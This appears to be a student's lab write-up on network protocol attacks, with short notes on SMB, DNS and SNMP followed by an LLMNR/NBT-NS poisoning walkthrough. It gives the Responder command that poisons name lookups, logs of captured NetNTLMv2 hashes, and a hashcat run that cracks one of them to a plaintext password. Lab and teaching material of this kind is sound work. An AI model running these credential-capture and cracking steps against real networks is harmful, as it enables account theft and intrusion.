Network_Protocol_Attacks

SMB (Server Message Block):

SMB is a network file-sharing protocol used mainly in Windows systems.
It allows:

- File sharing
- Printer sharing
- Remote administration

Runs on Port 445

Common SMB Attacks:

1. SMB Relay Attack: Attacker captures authentication attempt and forwards it to another system to gain access.
2. Pass-the-Hash: Attacker uses NTLM hash instead of password.
3. Exploiting SMBv1: Remote code execution via buffer overflow.

DNS (Domain Name System):

DNS translates domain names into IP addresses.

Example: google.com → 142.250.x.x

Runs on Port 53

SNMP (Simple Network Management Protocol):

SNMP is used to monitor and manage network devices like:

- Routers
- Switches
- Printers
- Firewalls

Runs on Port 161


1) **LLMNR Poisoning:** LLMNR (Link-Local Multicast Name Resolution) is a Windows/IPv4/IPv6 protocol that lets hosts resolve names on the local link when DNS isn't available. It's intended to help small networks resolve hostname IP without a DNS server. Windows also supports NetBIOS Name Service (NBT-NS) for similar link-local name resolution. Because LLMNR/NBT-NS are broadcast/multicast, insecure, and unauthenticated, they are often abused by attackers on the same network segment.

Credential capture: attackers can obtain NTLMv1/v2 hashes which may be cracked offline, revealing plaintext passwords.


NTLM relay: captured authentication can be relayed to other services to gain access (lateral movement, privilege escalation).

Easy to exploit in switched networks if attacker is on the same VLAN (lab, open Wi-Fi, compromised workstation).

- For this attack I was setting a fake server by using responder tool to capture the NTLM hashes of the user and then y using 'Hashcat' tool I can crack the hash so that I get the password of the hash.




```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -w -F -v
```




```
[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.222.134]
    Responder IPv6             [fe80::28f8:37ac:d738:b115]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-OZQVZ7B4MMX]
    Responder Domain Name      [AZSB.LOCAL]
    Responder DCE-RPC Port     [47874]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...
```

- Here I use Responder tool to setup a fake server and -I refers to interface here I was giving eth0.




Here in search field search anything like DC02. That will search our AD server and then it will search in our fake server. So that the NTLM hash will be captured.




```
[*] [NBT-NS] Poisoned answer sent to 192.168.222.133 for name DC0 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.222.133 for name DC0.local
[*] [MDNS] Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC0.local
[*] [MDNS] Poisoned answer sent to 192.168.222.133 for name DC0.local
[*] [MDNS] Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC0.local
[*] [LLMNR]  Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC0
[*] [LLMNR]  Poisoned answer sent to 192.168.222.133 for name DC0
[*] [LLMNR]  Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC0
[*] [LLMNR]  Poisoned answer sent to 192.168.222.133 for name DC0
[SMB] NTLMv2-SSP Client   : fe80::1430:91b6:575c:beb2
[SMB] NTLMv2-SSP Username : MBCS\mohan
[SMB] NTLMv2-SSP Hash     : mohan::MBCS:c9115149004a4711:227D87968FFF43CCEE25176229DEBECE:0101000000000000C8AC968D42DC014784C30A0CB52931000000000200080410
05A005300420001001E00570049004E002D004F005A00510056005A003700420034004D004D005800040034005700490 04E002D004F005A00510056005A003700420034004D004D0058002E004100
5A00530042002E004C004F00430041004C000300140041005A00530042002E004C004F00430041004C000500140041005A00530042002E004C004F00430041004C000700080000C8AC968D42DC010
600040002000000080030003000000000000000000000000020000029A91BC4DA21261B2C4BDB8C9ACADCD6C96C15B1F4023D0D35D0C57E73CB68C60A0010000000000000000000000000000000
0009001000630069006600073002F004400430030000000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.222.133 for name DC02 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.222.133 for name DC02.local
[*] [MDNS] Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC02.local
[*] [MDNS] Poisoned answer sent to 192.168.222.133 for name DC02.local
[*] [MDNS] Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC02.local
[*] [LLMNR]  Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC02
[*] [LLMNR]  Poisoned answer sent to 192.168.222.133 for name DC02
[*] [LLMNR]  Poisoned answer sent to fe80::1430:91b6:575c:beb2 for name DC02
[*] [LLMNR]  Poisoned answer sent to 192.168.222.133 for name DC02
[SMB] NTLMv2-SSP Client   : fe80::1430:91b6:575c:beb2
[SMB] NTLMv2-SSP Username : MBCS\mohan
[SMB] NTLMv2-SSP Hash     : mohan::MBCS:04d4951dc5d6591f:79BEC9A56D35E7893B9EF4297BB32AAA:0101000000000000C8AC968D42DC0157358F207EF56C4C000000000200080410
05A005300420001001E00570049004E002D004F005A00510056005A003700420034004D004D005800040034005700490 04E002D004F005A00510056005A003700420034004D004D0058002E004100
5A00530042002E004C004F00430041004C000300140041005A00530042002E004C004F00430041004C000500140041005A00530042002E004C004F00430041004C000700080000C8AC968D42DC010
600040002000000080030003000000000000000000000000020000029A91BC4DA21261B2C4BDB8C9ACADCD6C96C15B1F4023D0D35D0C57E73CB68C60A0010000000000000000000000000000000
000900120063006900660073002F0044004300300032000000000000000000
```

- We get the details of our target system like we can gather information of our target like domain name, user name, ipaddress & NTLM hash.




```
┌──(monu㉿DESKTOP-P5DOFF1)-[~]
└─$ hashcat -h | grep "NTLM"
   5500 | NetNTLMv1 / NetNTLMv1+ESS                                | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                           | Network Protocol
   5600 | NetNTLMv2                                                | Network Protocol
  27100 | NetNTLMv2 (NT)                                           | Network Protocol
   1000 | NTLM                                                     | Operating System

┌──(monu㉿DESKTOP-P5DOFF1)-[~]
└─$ |
```

- Here I used hashcat tool to crack the hash I capture earlier but there are different types of hashes are avalible so here we need to specify the hash mode to crack the hash so I search the NTLM hash mode.



```
└─$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```



```
MOHAN::MBCS:04d4951dc5d6591f:79bec9a56d35e7893b9ef4297bb32aaa:010100000000000000c8ac968d42dc0157358f207ef56c4c0000000002
00080041005a005300420001001e00570049004e002d004f005a00510056005a003700420034004d004d00580004003400570049004e002d004f005a
00510056005a003700420034004d004d0058002e0041005a00530042002e004c004f00430041004c000300140041005a00530042002e004c004f0043
0041004c000500140041005a00530042002e004c004f00430041004c000700080000c8ac968d42dc0106000400020000000800300030000000000000
00000000000020000029a91bc4da21261b2c4bdb8c9acadcd6c96c15b1f4023d0d35d0c57e73cb68c60a001000000000000000000000000000000000
000900120063006900660073002f00440043003000320000000000000000000000:Password@123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: MOHAN::MBCS:04d4951dc5d6591f:79bec9a56d35e7893b9ef4...000000
Time.Started.....: Tue Oct 21 23:40:14 2025 (1 sec)
Time.Estimated...: Tue Oct 21 23:40:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2321.1 kH/s (0.45ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1044480/14344393 (7.28%)
Rejected.........: 0/1044480 (0.00%)
Restore.Point....: 1041408/14344393 (7.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Sandy5 -> POSITIVE
Hardware.Mon.#1..: Util: 34%

Started: Tue Oct 21 23:39:52 2025
Stopped: Tue Oct 21 23:40:17 2025
```

Here we can see that password of a user was cracked